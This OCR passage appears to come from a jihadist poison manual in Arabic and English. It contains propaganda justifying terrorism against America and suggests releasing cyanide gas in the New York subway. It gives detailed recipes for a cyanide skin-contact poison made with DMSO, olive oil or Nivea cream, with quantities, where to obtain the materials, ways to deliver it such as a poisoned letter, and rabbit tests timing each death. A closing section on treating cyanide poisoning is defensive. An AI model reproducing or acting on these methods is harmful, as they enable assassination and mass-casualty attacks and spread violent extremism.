
كما يمكن استخدام هذة الاسلوب في أي مكان مطار – محطة قطارات – مترو انفاق . وبالتالي كلما صغرت مساحة الهدف فسوف تقل المواد المستخدمة فمن عشرات الكيلو غرامات الي بضعة غرامات



For example Release cyanide gas into the New York City Subway system.


فلينتبه الذين يرددون الكلام دون أن ينتبهون إلى مواهنه
ويقولون نحن ندين الإرهاب ، نحن إرهابنا ضد أميركا
هو إرهاب محمود لدفع الظالم من ظلمه ،
لكي ترفع أميركا دعمها عن إسرائيل
التي تقتل أبناءنا ، والأمر واضح بين ألا تعقلون ؟
وما ينبغي لمسلم عاقل أن يقف في ذلك الخندق تحت أي تأويل من التأويلات
لهذه أخطر وأعنف وأشرس حرب صليبية تشن ضد الإسلام ،بيانات القاعدة أميركا تربية
ونهايتها ليست متوقفة على وجود العبد الفقير ،أسامة قتل أم بقي

POISON LETTER



استخدام السيانيد الجاف في القتل باللمس عبر الوسائل :


يمكن استخدام السيانيد في القتل باللمس عن طريق إذابة في موصل جيد عبر الجلد (DMSO) الذي يمكن خلط كثير من السموم معه مثل الرسين أو الازيد أو السيانيد أو بودرة جلد الضفدع وخلافه وعند لمس هذا الخليط عبر الجلد عن أي طريقة من طرق اللمس ثم تنتقل الى الدورة الدموية والى المكان المخصص لعمل السم (الذي غالبا ما يكون الجهاز العصبي المركزي) .

ويوجد (DMSO) في عيادات الطب البيطري واماكن سباقات الخيول (حيث يدهن به جسم الخيل قبل السباق).

ويوجد في مراهم علاج الروماتيزم وكريمات البشرة مثل كريم النيفيا وبالطبع فأن طرق القتل بهذا الخليط المكون من (DMSO والسم) لا تحصى فيمكن وضعه في أي مكان أو على أي أداة يستخدمها الخصم أو ارسال رسالة الى الخصم فيها أخبار مشوقة وتكون مغموسة في الخليط السمي وموضوعة داخل كيس بلاستكي أنيق مع استخدام مظروف سميك جدا.

ويمكن استخدام زيت الزيتون النقي وغيره من الموصلات عند عدم توفر (DMSO) طريقة العمل وبعض التجارب :

يتم عمل الخليط غالبا بطحن ١غم من السيانيد وإذابتها في ٥مل من المذيب ويراعي شدة الطحن للسيانيد والإذابة الجيدة وتتم التجربة بالنسبة للارانب بلمسة خلف الرقبة (خشية أن يلعق الارنب السم بفمه ويموت بالطريقة العادية).





تجارب ومشاهدات على طريقة التسمم بـ اللمس :

١. في تجربة لتحضير سم اللمس تم طحن ٣غم من سيانيد الصوديوم طحنا جيدا وأضفنا اليهم ١٥مل من (DMSO) مع التقليب الجيد حتى ذاب السيانيد (لم تكن الاذابة جيدة) ثم وضعنا مسحة من الخليط على رقبة أرنب بعد أن ازلنا بعض الشعر من خلف الرأس وهذه وهى النتائج :

أ- لاحظنا احمرار مكان اللمسة وبدأ مفعول السم بعد ٢٠ دقيقة حيث بدأ التشنج .

ب- اشتدت حركته ثم فقد السيطرة على عضلاته وتوازنه وأخذ يتنفس بصعوبة ومات بعد ٣٠ دقيقة .

٢. في تجربة للقتل باللمس أيضا اذبنا ٥غم من سيانيد الصوديوم في ١٥ مل من (DMSO) (لاحظ ان تركيز الخليط قد زاد) ومسحنا على رقبة ارنب وقع على الارض بعد ٥,٥ دقيقة وتشنج وحدثت له نفس الاعراض المذكورة سابقا ومات بعد ٢٦ دقيقة .

٣. تم استخدام سيانيد البوتاسيوم هذه المرة بوضع ١غم منه مع ٥ مل من زيت الزيتون النقي وطحن طحنا جيدا ومسحنا على عنق أرنب من الخلف سقط بعد ٥,٥ دقيقة ومات بعدها بثوان .

٤. في هذه التجربة تم استخدام كريم النيفيا (NEVEA) كمذيب وموصل (حيث أن الـ (DMSO) من أهم مكوناته) فوضعنا كريم النيفيا وبعد الاذابة الجيدة مسحنا عنق أرنب فسقط بعد ٨ دقائق وحدثت له الإعراض السابقة ومات بعد عشرين دقيقة .

If using skin penetration :

you must dissolve (1:5) in either olive oil or DMSO (Di -Methyl-Sulphur-Oxide) as these substances will penetrate the skin and hide the smell to some extent. KCN can also be used in most face creams -especially Nivea - for easy skin penetration.

Availability of materials : Dimethyl Sulph Oxide (C2H6SO) is used for horse massage before racing. It is available from chemical shops and horse racing vetinary shop.

Preparation :

Take 10ml of Dimethyl Sulph Oxide (C2H6SO) and add 2gms of Potassium Cynaide (KCN) in it stir well to dissolve it well until the touching poison is ready to kill the victim .

Practical :

We took 2 rabbits, cleared the back of their neck from hairs. 1 rabbit needs 2 drops of mixture of Dimethyl Sulph Oxide (C2H6SO) + Potassium Cynaide (KCN) and start counting the time. After 26 minutes that rabbit fell down and started crying. After few minutes the rabbit died. On the other rabbit we massaged with stirring rod for 2-3 drops.


الاجراءات الاسعافية والعلاجية
عند التسمم
بغاز سيانيد الهيدروجين

العلاج : يعتمد علاج حالات التسمم بالسيانيد على الوقاية أساساً، أما بالنسبة لعلاج الحالات المصابة فيجب أن يتم التعامل بسرعة كبيرة جداً لأن أقصى وقت لحدوث الوفاة عادة مايتراوح بين نصف الساعة على أقصى تقدير ، فأنت في هذه الحالة تتعامل مع سم عالي القسوة يسري في الجسم بلا رحمة من أي نوع .

والهدف الأساسي للعلاج هو الحفاظ على قدرة خلايا الجسم على استخدام الأكسجين عن طريق تعطيل عملية ارتباط أيون السيانيد بنظام سيتوكروم أوكسيداز (Cytochrome Oxidase) المسئول عن إستغلال الخلايا للأكسجين في الوظائف الحيوية.ويتم هذا عن طريق التالي:



الخط العلاجي الأول : ويعتمد على حقيقة علمية تفيد بأن مادة الميتهيموجلوبين (Methemoglobin) تحوي أيون الحديد ثلاثي التأكسد (Ferric ion) والذي يمكنه منافسة النظام الإزيمي على الارتباط بأيون السيانيد، وبالتالي يبقى النظام الإنزيمي حراً وقادراً على آداء وظيفته.

ومن المواد المستخدمة في هذا الخط العلاجي :


صبغة الميثيلن الزرقاء :(Methyline Blue) والتي تنتج مادة الميتهيموجلوبين عند إعطائها بجرعات كبيرة .

وقد استخدمت لفترات طويلة في علاج حالات التسمم بالسيانيد.

إتحاد نيتريت الأميل مع نيتريت الصوديوم، والذي تم تأكيد قدرته العالية على انتاج مادة الميتهيموجلوبين .

وهو ماشكل أساساً لحقيبة مضادات السيانيد، والتي تحوي ثلاثة مكونات يتم استخدامها كما هو موضح بالجدول التالي :

نيتريت الصوديوم (Sodium Nitrite)	نيتريت الأميل (Amyl Nitrite)
ويكون على هيئة محلول بتركيز ٣ % من المادة. ويتم حقن ١٠ مل مكعب منه بواسطة قناة وريدية ببطء شديد. مما يساعد على إرتفاع نسبة الميتهيموجلوبين بدرجة كبيرة تساعد على تحسين إرتباطه بالسيانيد (حوالي ٤٠ %). ومن ثم تكوين مادة السيانوميتهيموجلوبين 